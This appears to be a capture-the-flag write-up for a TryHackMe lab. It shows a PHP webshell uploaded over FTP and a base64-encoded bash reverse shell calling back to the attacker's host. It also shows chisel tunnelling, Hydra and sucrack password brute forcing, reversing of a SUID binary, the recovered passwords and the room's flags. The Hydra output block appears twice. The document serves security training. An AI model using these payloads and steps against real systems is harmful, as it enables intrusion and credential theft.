
siteurl http://subdomain.adana.thm
Okay, let’s first add this subdomain to our /etc/hosts:

and now, we can upload our webshell via the ftp client, and get reverse shell. This will be our webshell:
┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ cat webshell.php
<?php echo `$_GET[0]`; ?>

now, connect to ftp and upload it:
┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ ftp hakanftp@adana.thm # the password is 123adanacrack
Connected to adana.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put webshell.php
local: webshell.php remote: webshell.php
229 Entering Extended Passive Mode (|||7617|)
150 Ok to send data.
100% |****************************************************************************************************************|    26      416.23 KiB/s    00:00 ETA
226 Transfer complete.
26 bytes sent in 00:00 (0.07 KiB/s)
Notice we also need to execute this command on the ftp service:
chmod 777 webshell.php
now we can visit the page and get our RCE:
http://subdomain.adana.thm/webshell.php?0=id

and paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

and we can grab the web flag:
www-data@ubuntu:/var/www/html$ cat wwe3bbfla4g.txt
THM{343a7e2064a1d992c01ee201c346edff}
Brute force password for user hakanbey
I tried to find common ways to escalate privileges, but i didn’t find nothing. I found the user hakanbey, however, i don’t know its password.
Since we already found the passphrase for the image, which is 123adanaantinwar, and also the password for hakanftp, which is 123adanacrack, we can recognize a pattern.
It looks like there is some prefix of 123adana, and then some word. Maybe the word is being taken from the wordlist.txt we found before.

So, first let’s create our new wordlist, using the sed command:
sed 's/^/123adana/' wordlist.txt > wordlist_edited.txt

Okay, our first way will be using port forwarding and brute forcing the ssh port:
First, and local machine set up the chisel server:
chisel server --reverse -p 1234
Then, on the remote machine, forward 127.0.0.1:22 to port 2222 on the server:
www-data@ubuntu:/tmp$ ./chisel-xDJjIHQS client 192.168.164.248:1234 R:2222:127.0.0.1:22
2025/12/17 21:11:05 client: Connecting to ws://192.168.164.248:1234
2025/12/17 21:11:06 client: Connected (Latency 159.170638ms)
Finally, execute hydra to brute force the password:
┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ hydra -l hakanbey -P wordlist_edited.txt ssh://localhost:2222 -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-17 23:13:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50000 login tries (l:1/p:50000), ~3125 tries per task
[DATA] attacking ssh://localhost:2222/
[STATUS] 310.00 tries/min, 310 tries in 00:01h, 49692 to do in 02:41h, 14 active
[STATUS] 280.00 tries/min, 840 tries in 00:03h, 49165 to do in 02:56h, 11 active
[STATUS] 231.86 tries/min, 1623 tries in 00:07h, 48382 to do in 03:29h, 11 active
[2222][ssh] host: localhost   login: hakanbey   password: 123adanasubaru
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-17 23:25:37┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ hydra -l hakanbey -P wordlist_edited.txt ssh://localhost:2222 -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-17 23:13:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50000 login tries (l:1/p:50000), ~3125 tries per task
[DATA] attacking ssh://localhost:2222/
[STATUS] 310.00 tries/min, 310 tries in 00:01h, 49692 to do in 02:41h, 14 active
[STATUS] 280.00 tries/min, 840 tries in 00:03h, 49165 to do in 02:56h, 11 active
[STATUS] 231.86 tries/min, 1623 tries in 00:07h, 48382 to do in 03:29h, 11 active
[2222][ssh] host: localhost   login: hakanbey   password: 123adanasubaru
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-17 23:25:37
and we found the credentials:
hakanbey:123adanasubaru
another way, which is much faster, is to download the tool sucrack from https://github.com/hemp3l/sucrack, then on the remote machine execute the commands:
./configure
make
make install
lastly, cd to src and execute:
www-data@ubuntu:/tmp/sucrack/src$ ./sucrack -w 100 -u hakanbey /tmp/wordlist_edited.txt
password is: 123adanasubaru

now we can move to user hakanbey

and the user flag is:
hakanbey@ubuntu:~$ cat user.txt
THM{8ba9d7715fe726332b7fc9bd00e67127}
Privilege Escalation to Root via reversing and password find hidden inside root.jpg
we can find interesting files with SUID bit, when executing linpeas.sh.

I tried to execute /usr/bin/binary, it asks for some string:
hakanbey@ubuntu:/var/www/subdomain$ /usr/bin/binary
I think you should enter the correct string here ==>bla
pkill: killing pid 4271 failed: Operation not permitted
So, I downloaded the binary, and reversed engeener it, the password is warzoneinadana

I tried this password, and it gave me some hint:
hakanbey@ubuntu:/var/www/subdomain$ /usr/bin/binary
I think you should enter the correct string here ==>warzoneinadana
Hint! : Hexeditor 00000020 ==> ???? ==> /home/hakanbey/Desktop/root.jpg (CyberChef)

Copy /root/root.jpg ==> /home/hakanbey/root.jpg

This is the image it copied for us:

Using cyberchef, I took the bytes from 0x20, and put it through hex and theb base85.
https://gchq.github.io/CyberChef/#recipe=From_Hex(‘Auto’)To_Base85(‘!-u’,false)&input=ZmVlOSA5ZDNkIDc5MTggNWZmYyA4MjZkIGRmMWMgNjlhYyBjMjc1

and this is what we got:
root:Go0odJo0BbBro0o

hakanbey@ubuntu:~$ su root # password is Go0odJo0BbBro0o
Password:
root@ubuntu:/home/hakanbey# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/hakanbey# cat /root/root.txt
THM{c5a9d3e4147a13cbd1ca24b014466a6c}